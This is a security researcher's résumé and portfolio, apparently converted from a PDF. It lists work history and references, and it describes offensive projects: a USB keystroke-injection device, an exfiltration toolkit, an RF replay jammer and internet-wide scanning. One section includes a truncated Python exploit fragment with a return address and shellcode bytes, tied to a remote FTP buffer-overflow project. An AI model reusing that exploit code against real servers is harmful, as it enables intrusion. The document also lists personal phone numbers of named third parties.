# PROFESSIONAL PROFILE

JACK DARCY

CONFIDENTIAL

# CYBER SECURITY ANALYSIS & RESEARCH

# JACK DARCY

# JACK DARCY

## THREAT INTELLIGENCE ANALYST & SYSTEMS ARCHITECT

Hi!

My name's Jack. I'm a cybersecurity/malware analyst, reverse engineer, and penetration tester based in Brisbane, QLD.

I have extensive experience in working with government, corporate, and NGOs, in regards to national critical infrastructure security.

I specialize in: penetration testing, static and dynamic software analysis, device research, GSM/UMTS/LTE/Mobile networks security, embedded device security, IoT, DSP and more! I also have a deep passion for teaching others, and sharing my knowledge with teams to encourage growth and curiosity. I have worked in several security firms, and have extensive experience in research/consulting.

| | | | |
|---|---|---|---|
| E-Mail | : jack@jackdarcy.com.au | URL | : https://jackdarcy.com.au/ |
| Phone | : 0478 831 050 | LinkedIn ID | : https://linkedin.com/in/wowjackdarcy/ |
| Located | : Brisbane, QLD | | |

## EDUCATION

### AUSTRALIAN SCIENCE AND MATH SCHOOL

Flinders University Campus

### SECONDARY EDUCATION

### FLINDERS PARK

I spent my time primarily working on computer security related study and contributed to the security model used through the discovery of several exploits.

### SAE QANTM

West Terrace Campus

### ADV. DIPLOMA SOUND DESIGN

### ADELAIDE

My time here was spent studying sound design, physics, and audio engineering techniques.

### ADELAIDE COLLEGE OF THE ARTS

Adelaide Central Campus

### ADV. DIPLOMA VISUAL ARTS

### ADELAIDE

My studies here included classical art history, intaglio printing, graphic design, color theory, painting, photography, and copyright law, among other subjects.

## HARD SKILLS

### PENTESTING/RED TEAM

10+ Years Experience

85

### EXPLOIT DEVELOPMENT

5+ Years Experience

70

### WORKSHOP DESIGN AND PRESENTATION/PUBLISHING

12+ Years Experience

95

### HARDWARE DESIGN/ENGINEERING

2+ Years Experience

70

## ADDITIONAL SKILLS

REVERSE ENGINEERING, SECURITY CONSULTING, TECHNICAL MARKETING, NETWORK ADMINISTRATION, FORENSICS, MALWARE ANALYSIS, TELECOMS, VIRTUALIZATION, LINUX, UNIX, IOS, ANDROID, PYTHON, EXPLOIT DEVELOPMENT, PENETRATION TESTING, EDUCATION, DESIGN, NETWORKING, WINDOWS, FIREWALL EVASION, EXFILTRATION, AI, ML, VR, AR.

## FIELDS OF WORK

### SECURITY RESEARCH/PUBLISHING

I've long been obsessed with computer security and have been actively exploiting networks and security systems since age 12. I delight in finding the new, the unexpected, and sharing what I find with my peers.

Security research is a field that completely captivates me, and drives me with a passion I find difficult to articulate. I channeled this passion into developing myself into a highly capable and dynamic ethical-hacker and researcher, capable of tackling even the most daunting task.

### CYBERSECURITY MENTOR

As much as I love learning new things, I love teaching others. I have been preparing students for the OSCP, CISSP, and related exams for several years now, and have developed interactive training materials and courses specially for this purpose.

I have also designed and deployed enterprise-wide awareness and training systems including written, practical, and A/V materials.

## RECENT WORK EXPERIENCE

### IBM

Brisbane, Australia

### SECURITY INTELLIGENCE ANALYST - (SR. ROLE)

MAY 2019 – PRESENT

- Provided clients with IBM's white-glove tier-8 security investigation and analysis services..
- Acted as IBM's single SIA for the entire APAC region.
- Led forensic investigations of malware and other cybersecurity events inside high-security critical infrastructure.
- Provided clients with IBM's white-glove tier-8 security investigation and analysis service.
- Performed in-depth investigations into foreign hostile threats and intelligence operations.
- Undertook proactive detection and prevention of cyber terrorism threats
- Mentored other international SIAs on security analysis subjects
- Developed tools and techniques for the detection of exposed infrastructure
- Advised clients and SOC teams on system tuning recommendations
- Assisted in the development of new firewall rules and heuristics filters to intercept malicious traffic.
- Worked with clients to reduce false positive/negatives rates within SIEM systems

-Participated in the planning and deployment of OT/ICS security systems within client environments.

### P3 GROUP INTL.

Sydney, Australia
New Jersey, USA,
Aachen, Germany,
Toulouse, France,

### CHIEF CYBER SECURITY OFFICER (APAC)/RESEARCH LEAD

JUN 2018 – MAY 2019 (1.2 YEARS)

- Led technical teams in assuring the security of mission-critical national infrastructure.
- Performed security audits and research in the fields of AI, ML, automotive, aerospace, telecoms, and more.
- Led research and design teams in the design and fabrication of new electrical engineering hardware and software engineering solutions.
- Performed audits on national telecoms infrastructure.
- Discovered critical software vulnerabilities in third party code
- Led the design of automation solutions
- Liaised with international clients to communicate data, and increase turnover.
- Telecoms security auditing
- Hardware security analysis and testing
- Firmware analysis
- Automotive system/Smart car vulnerability analysis
- RF Security system analysis
- Physical security testing

### TALONFOUR CYBER LABS

Adelaide, Australia

### LEAD FORENSIC ANALYST

MAR 2016 – DEC 2018 (2.8 YEARS)

- Undertook GSM/LTE research and development in the field of mesh networking.
- Led teams into augmented reality, virtual reality, machine learning, automation, artificial intelligence, metaprogramming, and polymorphic code design.
- Undertaken iOS/Linux/Windows/Android software exploit development research.
- Performed software security analysis and code auditing.
- Malware analysis, source code recovery and reverse engineering.
- Led teams in source code analysis.
- Provided international telecoms infrastructure security solutions for overseas clients.
- Undertaken specialized security consulting work for various NGOs and Government agencies.

## FREELANCE PROJECTS

### PROJECT: CONTROLFLOW

EST. 2015

*Project: ControlFlow* is a binary obfuscation library aimed at protecting software licensing schemes by implementing various anti-analysis, and instruction virtualization techniques. The resulting control-flow graph will be scrambled requiring great effort from the attacker to reconstruct.

### PROJECT: ROUGHDRIVE

EST. 2015


*Project: RoughDrive* is a super-low-cost ATTINY based hardware phishing device capable of launching keyboard/mouse emulation attacks on unsuspecting users. it can also leverage the ESP8266 microprocessor for WiFI control, or LoRA/Zigbee for out-of-band attacks.

### PROJECT: GREATESCAPE

EST. 2008

*Project: GreatEscape* is a network exfiltration toolkit designed for escaping from network sandboxes and filtering systems. It will attempt various network exfiltration and tunneling techniques, adapting behavior until it is able to establish an outside encrypted connection.


## PROJECT: ROUGHDRIVE
## HARDWARE PHISHING TOOLKIT



ATTINY85 based hardware emulator

Designed to spoof keyboard/mouse/network/COM devices among others, it's capable of evading endpoint security solutions by leveraging the USB HID trust implicit in corporate security policy. It's also extremely low-price with a total cost of under $2 per unit.


## PROJECT: EARLYBIRD
## MULTI-SENSOR BASED DETECTION



Multi-sensor digital monitoring unit


A hardware based multi-sensor interface designed to use heat/motion/acoustic detection to trigger software alerts and lock down resources. Uses standard GPIO for easy modification and bolt-on development.

## PROJECT: BANDIT
## HARDWARE/SOFTWARE SECURITY EDUCATION TOOLKIT



Online course + materials

A set of online tools and resources coupled with take-home materials designed to teach newcomers to computer security the basics of practical hardware and software attacks using common development boards.




```python
while (length < 3000):
    # Declare a port, and all that network hoo-ha.
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    # Make the connection!
    s.connect((host, port))

    # Recieve the banner
    s.recv(1024)

    # Set up the ret
    ret = b'\x28\x6C\x3C\x76'

    # Aaaaannd the shellcode...
    shellcode = b"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
    shellcode += b"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
    shellcode += b"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
    shellcode += b"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
    shellcode += b"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
    shellcode += b"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
    shellcode += b"\x45\x81\x3e\x43\x72\x65\x61\x75"
```

## PROJECT: FTPAIN
## REMOTE, ASLR EVADING FTP EXPLOIT

Exploit targeting remote FTP hosts

An exploit for a windows-based FTP server that uses DLL pivoting to evade ASLR and determine pointer leaks before executing a stack-based buffer-overflow.



1: Complex Signal
20MHz-2MSps-2MHz-longpress-button1

Noise: 0.0200
Center: 1.3770
Bit Length: 90
Error Tolerance: 5
Modulation: FSK

Signal View: Spectrogram
Pause Threshold: 8
✓ Show Signal as Hex

117 selected | 228.516kHz

```
154555514ba9b4d269269a6da4d000000000000000000000000000000000000000000000000000aaaaaa2dd4da6934934d36db680000000000000000000
000000000000000000000000000000000000015555545ba9b4d269269a6da698000000000000000000000000000000000000000000000000000002aaaaa8b75
24d34db69b000000000000000000000000000000000000000000000000000000000000015555545ba9a69b4db4d34db49a6926da6d36d34934936db6d36db6936db6db
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000 [Pau
samples]
```


2: Complex Signal
low=0.1719 f_high=0.2871 bw=0.0004

Noise: 0.0200
Center: 1.3770
Bit Length: 90
Error Tolerance: 5
Modulation: FSK

## PROJECT: KEYJAM
## RADIO-FREQUENCY REPLAY ATTACK/ JAMMER COMBO

Unpatchable RF level attack on modern wireless security system fundamentals.

Using two software defined radios, Project: KEYJAM is capable of creating hardware backdoors in the remote-unlock capabilities of almost all modern radio-based locking systems.



## PROJECT: ALLSEEINGEYE
## INTERNET-WIDE SURVEILLANCE AND ENUMERATION TOOLKIT

Toolkit for monitoring, connecting and enumerating the entire IPv4 address space.

A toolkit designed to enable the user to rapidly enumerate large sections of the IPv4 address space using self supplied zcat datasets, or to pull data from Shodan/Censys, and extract relevant data via CSV. It also features Netcat, Telnet, OpenSSL, and SSH connection functionality with the option to easily add more.

WOWJACKDARCY

**0478 831 050**

## REFERENCES

**MOE EL ASMAR**
P3 GROUP
ANALYTICS ENGINEER
0481 764 322

*To say that Jack is exceptionally talented is an understatement. I haven't yet met somebody who can match his vast knowledge of, and skills in the intricacies of the cybersecurity field. His process of analysis and problem solving are so outside the box, and creative that it never ceases to amaze me.*

*Jack is incredibly generous in sharing his knowledge and insights, and I have learnt a lot from him. He would be an invaluable addition to any organisation he joins.*

**OLIVER SMITH**
DXC TECHNOLOGY GROUP
SECURITY ENGINEER
0413 226 815

*Jack's technical ability is staggering. I've undertaken several research projects with him, and every time he's delivered an in-depth, thorough analysis through a unique lens that only he can provide. I would absolutely recommend Jack for any technical security projects.*

**CHRISTOPHER ALEXANDER**
LINDEN LABS
SERVICE ENGINEER
+1 7064215207

*The time I've spent learning cybersecurity from Jack has been amazing. He really knows what he's talking about and is able to communicate very complex topics into clear English. Without him I wouldn't have grown anywhere near as much with my own personal security work development*